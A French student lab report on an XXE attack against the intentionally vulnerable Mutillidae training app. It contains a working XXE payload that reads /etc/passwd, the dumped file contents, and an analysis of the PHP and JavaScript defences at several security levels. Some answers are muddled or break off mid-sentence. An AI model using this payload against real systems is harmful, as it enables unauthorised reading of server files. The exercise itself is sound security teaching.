Maïssane El Mjidi
BTS SIO 2

Cybersécurité - Activité 3 : Récupération du fichier système /etc/passwd

Notions abordées au cours de ce tp

Qu’est ce que le XML :

XML signifie « langage de balisage extensible ». XML est un langage conçu pour stocker et transporter des données. Comme HTML, XML utilise une structure arborescente de balises et de données. Contrairement à HTML, XML n'utilise pas de balises prédéfinies, et les balises peuvent donc recevoir les noms que l'on souhaite .

Les entités XML :

Les entités XML sont une façon de représenter un élément de données dans un document XML, au lieu d'utiliser les données elles-mêmes.Par exemple, les entités **<** et **>** représentent les caractères **<**et **>.**

Entitées externes :

Les entités externes XML sont un type d’entité personnalisée dont la définition est située en dehors de la DTD où elles sont déclarées.
La déclaration d'une entité externe utilise le SYSTEM et doit spécifier une URL à partir de laquelle la valeur de l'entité doit être chargée. Ces entités qui font référence à des ressources externes, comme des fichiers. Elles peuvent être utilisées pour inclure le contenu de fichiers externes dans un document XML

Attaque XXE :


Cette attaque se produit lorsque la requête XML contient une entité externe .Cette attaque pourrait conduire à la divulgation de données confidentielles,etc…

Maïssane El Mjidi
BTS SIO 2

Travail à faire 1 - Mise en place de l'attaque XXE

Dossier : Récupération du fichier confidentiel /etc/passwd depuis une machine cliente

Étape n°1 : Utilisation non malveillante du XML



Étape n°2 : Injection de code malveillant

code malveillant :

<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<somexml>
<message> &xxe; </message>
</somexml>

explication de la requête :

<!DOCTYPE foo> *: TDT definie element "foo".*
<!ENTITY xxe SYSTEM "file:///etc/passwd"> *: definition de l'entité externe 'xxe' qui fait référence au fichier "/etc/passwd".*
<somexml> : balise racine

Maïssane El Mjidi
BTS SIO 2

Cybersécurité - Activité 3 : Récupération du fichier système /etc/passwd

<message> : balise ‘enfant’ contenu dans la balise racine
&xxe; *: Utilise l'entité externe définie dans la DTD pour inclure le contenu du fichier /etc/passwd situé dans la balise enfant <message>.*

Résultat après l’insertion de code malveillant

L’attaque est un succès , nous avons bien récupéré le fichier de login ✅

Please Enter XML to Validate

Example: <somexml><message>Hello World</message></somexml>

XML

```
<!DOCTYPE foo[<!ENTITY xxe SYSTEM "file:///etc
/passwd">]>
<somexml>
  <message> &xxe;
  </message>
</somexml>
```

Validate XML

XML Submitted

```
<!DOCTYPE foo[<!ENTITY xxe SYSTEM "file:///etc/passwd">]> <somexml> <message> &xxe; </message> </somexml>
```

Text Content Parsed From XML


root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool /lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin /nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin /nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache/pollinate:/bin/false sshd:x:110:65534::/run/sshd:/usr/sbin/nologin prof:x:1000:1000:prof:/home/prof:/bin/bash mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false ntp:x:112:115::/nonexistent:/usr/sbin/nologin

Maïssane El Mjidi
BTS SIO 2

Cybersécurité - Activité 3 : Récupération du fichier système /etc/passwd


Étape n°3 : Codage sécurisé - niveau de sécurité OWASP monté à 5.

Reproduction de l'étape 1 :



Reproduction de l'étape 2 :

L'attaque a échoué et le message suivant s'affiche :




Maïssane El Mjidi
BTS SIO 2


Cybersécurité - Activité 3 : Récupération du fichier système /etc/passwd

On constate que l'attaque à échoué et un message d'erreur s'affiche .
Dans ce cas la, il faut modifier le code source de
protection du niveau 5 dans le fichier php xml-validator.php
(serveur ubuntu : cd mutillidae , nano xml-validator.php)

Fichier xml-validator.php :



Il faut : modifier le level 5 : mettre à FALSE la méthode
$EnableJavaScriptValidation :



Cybersécurité - Activité 3 : Récupération du fichier système /etc/passwd

Travail à faire 2 - Nouvelle tentative en mode sécurisé et analyse du code source

Q1. Est-ce que le niveau de sécurité 1 permet d'éviter l'attaque XXE ? Si oui, est-ce dû à une protection spécifique contre le XXE ?

En effet, le niveau de sécurité 1 permet d'éviter l'attaque, grace au code sécurisé , situé dans le fichier xml-validator.php :
la méthode EnableJavaScriptValidation est basé sur 'TRUE'

```
case "1": // This code is insecure
                $lEnableHTMLControls = TRUE;
        //$lFormMethod = "GET";
                $lEnableJavaScriptValidation = TRUE;
                $lEnableXMLValidation = FALSE;
                $lEnableXMLEncoding = FALSE;
                $lProtectAgainstMethodTampering = FALSE;
                libxml_disable_entity_loader(FALSE);
        break;
```

Q2. Dans la page xml-validator.php, expliquer le rôle des blocs de code suivants :

1.
```
var lUnsafePhrases = /ENTITY/i;
```

2.
```
if (theForm.xml.value.search(lUnsafePhrases) > -1){
                alert('Dangerous phrases detected. We can\'t allow these.
                return false;
}// end if
```

Ce code établit une condition qui lorsqu' une entité est détectée un message d'alerte s'affiche

Cybersécurité - Activité 3 : Récupération du fichier système /etc/passwd

Test du niveau de sécurité 5 (Secure) :

Q1. Est-ce que le niveau de sécurité 5 permet d'éviter l'attaque XXE ?

Oui, en arrivant au niveau 5 on constate que le code malveillant n'a pas fonctionné . Il est toutefois détecté : "*Possible XML external entity injection attack detected.Support has been notified"*

Q2.Expliquer le rôle d'une expression régulière (motif).

une expression régulière est une suite de caractères normaux et de caractères spéciaux qui permet de trouver un mot .Cette suite de caractère va ensuite etre appliquer à une chaîne pour trouver les occurences correspondant a la place de l'expression , par exemple :

`^blob` Une chaîne de caractère commençant par blob (utilisation du ^)

`gulp$` Une chaîne de caractère se terminant par gulp (utilisation de $)

`^texte$` La chaîne globale " texte"

Q3. afficher le code source de la page xml-validator.php sur le serveur à l'aide de la commande more/var/www/html/mutillidae/xml-validator.php :

Cybersécurité - Activité 3 : Récupération du fichier système /etc/passwd

```
<?php

/**** Testing Input ****
<?xml version='1.0'?>
<!DOCTYPE change-log [
<!ENTITY systemEntity SYSTEM "robots.txt">
]>
<change-log>
        <text>&systemEntity;</text>
</change-log>
*/

        function HandleXmlError($errno, $errstr, $errfile, $errline){
            if ($errno==E_WARNING && (substr_count($errstr,"DOMDocument::loadXML()")>0)){
                throw new DOMException($errstr);
            }else{
                return false;
            }//end if
        }// end function HandleXmlError

        try {
        switch ($_SESSION["security-level"]){
                case "0": // This code is insecure
                                $lEnableHTMLControls = FALSE;
                        //$lFormMethod = "GET";
                                $lEnableJavaScriptValidation = FALSE;
                                $lEnableXMLValidation = FALSE;
                                $lEnableXMLEncoding = FALSE;
                                $lProtectAgainstMethodTampering = FALSE;
                                libxml_disable_entity_loader(FALSE);
                        break;

                case "1": // This code is insecure
                                $lEnableHTMLControls = TRUE;
                        //$lFormMethod = "GET";
--More--(13%)
```

Q4. Toujours dans la même page, expliquer le rôle de la fonction preg_match.

```
            try{
                    if(!($lEnableXMLValidation && (preg_match(XML_EXTERNAL_ENTITY_REGEX_PATTERN$
```

```
                try{
$ATTERNS, $lXML) || !preg_match(VALID_XML_CHARACTERS, $lXML))){
```

preg_match est une fonction php qui recherche le motif de la chaîne, et retourne true si le motif existe autrement retourne faux.Dans ce bout de code, la fonction

Cybersécurité - Activité 3 : Récupération du fichier système /etc/passwd

Q5. Conclure sur la méthode de codage sécurisée utilisée pour empêcher l'attaque XXE.

fonction : onSubmitOfForm

```
function onSubmitOfForm(/*HTMLFormElement*/ theForm){
        try{
                var lUnsafePhrases = /ENTITY/i;

                if(lValidateInput == "TRUE"){
                        if (theForm.xml.value.length === 0){
                                alert('Please enter a value.');
                                return false;
                        }// end if

                        if (theForm.xml.value.search(lUnsafePhrases) > -1){
                                alert('Dangerous phrases detected. We can\'t allow $
                                return false;
                        }// end if
                }// end if(lValidateInput)

                return true;
        }catch(e){
                alert("Error: " + e.message);
        }// end catch
}// end function onSubmitOfForm(/*HTMLFormElement*/ theForm)
```